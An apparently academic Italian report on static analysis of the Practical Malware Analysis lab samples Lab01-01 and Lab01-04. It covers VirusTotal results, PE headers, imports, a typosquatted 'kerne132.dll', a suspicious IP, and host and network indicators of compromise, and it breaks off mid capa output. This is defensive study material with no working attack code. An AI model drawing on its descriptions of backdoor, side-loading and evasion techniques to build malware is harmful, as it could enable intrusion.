


Figura 6.1: Scansione su VirusTotal di *Lab01-01.dll*.




Figura 6.2: Scansione su VirusTotal di *Lab01-01.exe*.

I risultati confermano chiaramente che entrambi i file sono considerati sospetti o dannosi da un'ampia gamma di antivirus, fornendo già forti indizi sulla loro natura malevola.

Quando sono stati compilati questi file?

L'informazione sulla data di compilazione è disponibile nel campo *Time Date Stamp* dell'intestazione *PE (IMAGE_FILE_HEADER)* del file. Può essere visualizzata tramite strumenti come *PEview* oppure nelle sezioni di dettaglio di *VirusTotal*.

- **Lab01-01.exe:** analizzando il file con *PEview*, si osserva chiaramente che la data di compilazione è: 2010-12-19 16:16:19 UTC e lo stesso valore è confermato anche da *VirusTotal*, nella sezione *Header*.

- **Lab01-01.dll:** in questo caso, VirusTotal indica un timestamp leggermente successivo: 2010-12-19 16:16:38 UTC

Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-12-19 16:16:19 UTC
Entry Point	6176
Contained Sections	3

Figura 6.3: Details su VirusTotal di *Lab01-01.exe*.

PEview - C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-01.exe			
File View Go Help			
Lab01-01.exe	pFile	Data	Description
IMAGE_DOS_HEADER	000000EC	014C	Machine
MS-DOS Stub Program	000000EE	0003	Number of Sections
IMAGE_NT_HEADERS	000000F0	4D0E2FD3	Time Date Stamp
Signature	000000F4	00000000	Pointer to Symbol Table
IMAGE_FILE_HEADER	000000F8	00000000	Number of Symbols
IMAGE_OPTIONAL_HEADER	000000FC	00E0	Size of Optional Header
IMAGE_SECTION_HEADER .text	000000FE	010F	Characteristics
IMAGE_SECTION_HEADER .rdata		0001	IMAGE_FILE_RELOCS_STRIPPED
IMAGE_SECTION_HEADER .data		0002	IMAGE_FILE_EXECUTABLE_IMAGE
SECTION .text		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
SECTION .rdata		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
SECTION .data		0100	IMAGE_FILE_32BIT_MACHINE

Figura 6.4: Time Date Stamp su PEview di *Lab01-01.exe*.

Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-12-19 16:16:38 UTC
Entry Point	4858
Contained Sections	4

Figura 6.5: Details su VirusTotal di *Lab01-01.dll*.

Il fatto che i timestamp di compilazione dei due file siano così ravvicinati (appena 19 secondi di differenza) suggerisce fortemente che siano stati generati durante lo stesso processo di build.

Ci sono indicazioni che uno di questi file sia packed o offuscato? Se sì, quali sono questi indicatori?

Un’ulteriore analisi è stata condotta per verificare la presenza di tecniche di offuscamento o packing all’interno dei file analizzati. È un passaggio cruciale, poiché molti malware utilizzano *packer*, *crypter* o *compressori* per nascondere il proprio vero contenuto, eludendo così analisi statiche e antivirus.

Per prima cosa, è stato utilizzato il tool *PEiD*, noto proprio per la capacità di individuare automaticamente *packer* e *compilatori*. In questo caso, non sono stati rilevati strumenti di packing noti, né firme di compressione. L’unica informazione ottenuta è che il file *Lab01-01.exe* è stato compilato con Microsoft Visual C++ 6.0, come mostrato nell’interfaccia del programma. Non rappresenta un’anomalia, ma suggerisce che si tratti di un file non offuscato né compresso artificialmente.





Figura 6.6: PEiD su *Lab01-01.exe*.

Un’ulteriore verifica è stata eseguita tramite *PEview*, osservando in particolare le dimensioni della sezione *.text* all’interno dell’header PE. Nella sezione *IMAGE_SECTION_HEADER*, si nota che la Virtual Size è pari a *0x970* (ovvero 2416 byte), mentre la Size of Raw Data è di *0x1000* (4096 byte). La discrepanza tra queste due grandezze è minima e del tutto normale. Infatti, quando un eseguibile è effettivamente packed, queste due dimensioni tendono a divergere in maniera più evidente: la dimensione su disco è molto ridotta rispetto a quella in memoria, a causa dell’effetto della compressione.


 Figura 6.7: PEview su *Lab01-01.exe*.

Infine, è stato aperto il file *Lab01-01.dll* con *Dependency Walker*, per un'analisi delle dipendenze dinamiche e delle API importate. Anche in questo caso non sono emerse anomalie significative. Il file importa normalmente alcune funzioni ben note dalla *KERNEL32.DLL*, come CreateProcessA, CreateMutexA, OpenMutexA, Sleep, e CloseHandle. Questa modalità di importazione è compatibile con un eseguibile non compresso, poiché i malware packed tendono a importare solo poche funzioni, delegando le chiamate successive a caricamenti dinamici in memoria (ad esempio tramite LoadLibrary e GetProcAddress).




Figura 6.8: DependenciesWalker su *Lab01-01.dll*.

Alla luce di queste osservazioni, si può concludere che non ci sono indicatori convincenti che facciano sospettare l’uso di tecniche di packing o offuscamento su questi file. L’assenza di anomalie nelle sezioni del file, la mancata rilevazione di packer da parte di PEiD e la presenza di una struttura delle importazioni del tutto regolare suggeriscono che il malware sia stato distribuito in chiaro, probabilmente per evitare sospetti legati all’uso di tecniche di evasione più visibili.


Ci sono degli import che suggeriscono cosa fa questo malware? Se sì, di quali import si tratta?

L’analisi statica prosegue con l’osservazione delle stringhe testuali all’interno dei due file sospetti (*Lab01-01.exe* e *Lab01-01.dll*), condotta con il tool *BinText*. Questo strumento consente di identificare rapidamente le chiamate di sistema, funzioni importate e altri riferimenti

utili che potrebbero indicare il comportamento del malware.

Nel caso di *Lab01-01.exe*, salta subito all'occhio la presenza delle seguenti funzioni API:


- `FindFirstFileA`
- `FindNextFileA`
- `CopyFileA`



Queste tre funzioni appartengono alla libreria *kernel32.dll* e sono comunemente utilizzate per navigare e manipolare file all'interno del file system. La loro presenza può suggerire che il malware cerchi specifici file nella macchina infetta, magari per esfiltrarli o replicarsi. In particolare:

- *FindFirstFileA* e *FindNextFileA* permettono di esplorare le directory e recuperare elenchi di file.


- *CopyFileA* può essere usata per duplicare sé stesso o altri payload in locazioni strategiche (come le cartelle di avvio automatico), favorendo la persistenza.



Un elemento molto curioso individuato tra le stringhe è la presenza della DLL *"kerne132.dll"*, scritta appositamente con il numero *"1"* al posto della lettera *"l"*. Questa è una chiara tecnica di inganno visivo (typosquatting), spesso usata per confondere analisti e strumenti automatici: si tratta quasi certamente di una DLL falsa o malevola, caricata in maniera dinamica per rimpiazzare la *kernel32.dll* legittima. Nell'eseguibile compaiono anche *CreateFileMappingA* e *MapViewOfFile*, due funzioni che potrebbero essere sfruttate per realizzare fileless malware (ossia caricare codice in memoria senza salvarlo su disco) o condividere dati tra processi in modo opaco.


Passando all'analisi del file *Lab01-01.dll*, troviamo invece:

- *Sleep* e *sleep*: queste funzioni sono spesso impiegate per rallentare l'esecuzione del malware, eludere sandbox e rendere più difficile l'analisi automatica.
- *CreateProcessA*: la sua presenza suggerisce che il malware possa creare nuovi processi, eseguendo altri componenti o comandi dannosi all'interno del sistema.
- La stringa "*hello*", benché apparentemente innocua, potrebbe essere stata inserita per motivi di debug o come marker interno dal creatore del malware.




Inoltre, tra le stringhe è presente un indirizzo IP sospetto: 127.26.152.13, che non rientra nella classica gamma di indirizzi loopback (127.0.0.1). L'anomalia potrebbe indicare l'utilizzo dell'indirizzo come esca o pun-

to di comunicazione interno, forse per simulare contatti con un server C2 (Command and Control).




Utilizzando Dependency Walker è stato possibile confermare molte delle chiamate individuate in precedenza. Nel file .exe, ad esempio, troviamo tutte le funzioni di gestione file (FindNextFileA, CopyFileA, ecc.) effettivamente importate da *kernel32.dll*.



Nel file .dll, invece, si nota la presenza della libreria *WS2_32.dll*, che fornisce funzioni per la comunicazione in rete tramite socket. Le

funzioni importate includono:

- accept
- bind
- connect
- htons
- getsockopt



Le API sono tipiche dei malware con funzionalità di rete, ad esempio per stabilire connessioni con un server remoto, ricevere comandi o esfiltrare dati. La presenza della funzione *connect* è particolarmente rivelatrice, indicando probabilmente un comportamento *client-to-C2*. Infine, viene importata anche *OpenMutexA* da *kernel32.dll*, una funzione che può essere sfruttata per controllare la concorrenza tra processi o evitare l'esecuzione di più istanze simultanee del malware (mutex locking).

Ci sono altri file o indicatori host-based utili da cercare su sistemi infetti?

Durante l’analisi statica dei file *Lab01-01.exe* e *Lab01-01.dll*, attraverso strumenti come *BinText* e *Dependency Walker*, sono emersi alcuni elementi che possono costituire indicatori host-based utili per rilevare una compromissione su una macchina.

1. File sospetti individuati nelle stringhe

- *kerne132.dll* si tratta chiaramente di un file anomalo, frutto di una tecnica di typosquatting: il nome è molto simile alla legittima kernel32.dll ma contiene un “1” al posto della “I”. Inoltre, non è parte del sistema operativo Windows e non dovrebbe trovarsi in nessuna directory di sistema. La sua presenza è sintomo evidente di un tentativo di mascheramento e possibile side-loading.
- *Lab01-01.dll* anche questo file risulta sospetto: non appartiene a nessuna libreria standard di Windows ed è stato identificato come malevolo durante la scansione con VirusTotal. La sua comparsa in una qualsiasi cartella del sistema (in particolare se affiancata da un .exe come nel nostro caso) dovrebbe essere trattata come un potenziale segnale di infezione.

2. Possibili directory di interesse

Questi file potrebbero essere posizionati in:

- C:\Windows\System32\ (per cercare mimetismi nella directory di sistema)
- C:\Users\<username>\AppData\ \Temp\
- Cartelle comuni come Public\Libraries, Roaming, Startup.

La loro presenza o modifica recente in queste directory dovrebbe essere monitorata con attenzione.

3. File associati al persistence o side-loading

Poiché il malware sembra fare uso di side-loading tramite una DLL con nome simile a una di sistema (*kerne132.dll*), è buona pratica verificare:

- Shortcut .lnk sospetti che puntano a file inusuali
- voci nel registro (come già visto in esercizi precedenti)
- file .dll collocati accanto a .exe nelle stesse directory operative

Quali indicatori network-based potrebbero essere utilizzati per trovare questo malware sulle macchine infette?

Durante l'analisi delle stringhe è stato individuato un indirizzo IP sospetto: 127.26.152.13. Ciò rappresenta un possibile indicatore di

compromissione e può essere utilizzato per identificare sistemi infetti.

Azioni utili per rilevare la presenza del malware includono:

- Monitoraggio delle comunicazioni verso tale indirizzo IP, osservando eventuali connessioni anomale o inusuali che possano indicare attività malevola.
- Analisi del traffico di rete per rilevare pattern sospetti, come picchi improvvisi, trasferimenti ricorrenti o connessioni verso porte insolite.
- Controllo delle API di rete utilizzate, come evidenziato dalla presenza della libreria *WS2_32.dll* nel file *.dll*, che include funzioni di basso livello come *connect*, *bind*, *accept*, tipicamente utilizzate per stabilire connessioni socket.

Secondo te qual è lo scopo di questi file?

Dall'analisi statica dei file *Lab01-01.exe* e *Lab01-01.dll*, è emerso che il loro scopo principale sembra essere la creazione di una backdoor nel sistema infetto, con successiva comunicazione verso un server di Command & Control (C&C).

Il file *.exe* analizza il file system sfruttando funzioni come *FindFirstFileA*, *FindNextFileA* e *CopyFileA*, probabilmente per cercare e sostituire file specifici con versioni malevoli, nascondendosi all'interno del sistema. Il fatto che importi funzioni da *KERNEL32.DLL*, usi

chiamate come *CreateFileMappingA* e impieghi *Sleep()* per rallentare o mascherare l'esecuzione, rafforza l'ipotesi di un comportamento stealth.

Il file *.dll*, invece, mostra funzioni di rete tramite l'uso della libreria *WS2_32.dll*, il che indica che è in grado di stabilire connessioni socket per l'esfiltrazione di dati o per ricevere comandi da remoto. La presenza dell'indirizzo IP `127.26.152.13` rafforza il sospetto di un collegamento verso un endpoint malevolo.

6.1.2 Static Analysis del Campione Lab01-04

L'analisi di questo secondo campione, denominato *Lab01-04.exe*, è stata avviata con una verifica della sua reputazione tramite VirusTotal. Il file è stato segnalato come malevolo da ben 64 antivirus su 72, confermando subito la sua natura sospetta.




Figura 6.9: Scansione su VirusTotal di *Lab01-04.exe*.

Inoltre, la sezione dei nomi alternativi utilizzati per caricarlo sul servizio rivela etichette piuttosto indicative, tra cui *Practical Malware Analysis Lab 01-04.exe*, *static_analysis_1.mal* e *Lab7-04.exe*, suggerendo che si tratti di un eseguibile già noto e studiato in ambito accademico per finalità di analisi malware.




Figura 6.10: Names su VirusTotal di *Lab01-04.exe*.

Proseguendo, è stato utilizzato *PEiD* per indagare sulla presenza di eventuali packer o strumenti di offuscamento. Il tool ha restituito come risultato *Microsoft Visual C++ 6.0*, senza rilevare alcun packer noto, confermando quindi che il file è molto probabilmente non offuscato né protetto. Inoltre, il numero elevato di *Imports* nella scheda *Details* su Virus Total ci fanno intuire che non vi sono packer. In assenza di packing, le funzioni e i dati possono essere osservati senza necessità di decodifica o decriptazione preventiva.




Figura 6.11: PEiD su *Lab01-04.exe*.




Figura 6.12: Imports su VirusTotal di *Lab01-04.exe*.

Per ottenere una panoramica più dettagliata delle capacità operative del malware, è stato utilizzato *Capa*, un tool automatizzato che sfrutta regole per rilevare comportamenti noti all'interno dei binari. I risultati ottenuti mostrano un quadro piuttosto articolato, suddiviso in tre livelli di approfondimento: *tecniche MITRE ATT&CK*, *obiettivi* e *comportamenti MBC*, e *funzionalità specifiche del file*.

```

PS C:\Users\unina\Desktop\Tools> ./capa.exe C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-04.exe
loading : 100% | 661/661 [00:00<00:00, 999.88 rules/s]
matching: 100% | 13/13 [00:00<00:00, 77.23 functions/s, skipped 2 library functions (15%)]
+-----+
| md5          | 625ac05fd47adc3c63700c3b30de79ab
| sha1         | 9369d80106dd245938996e245340a3c6f17587fe
| sha256        | 0fa1498340fcac6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126
| os           | windows
| format        | pe
| arch          | i386
| path          | C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\Lab01-04.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
|-----|
| DISCOVERY      | File and Directory Discovery:: T1083
| EXECUTION       | Shared Modules:: T1129
| PRIVILEGE ESCALATION | Access Token Manipulation:: T1134
+-----+
+-----+
| MBC Objective   | MBC Behavior
|-----|
| DEFENSE EVASION | Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007]
| EXECUTION        | Install Additional Program:: [B0023]
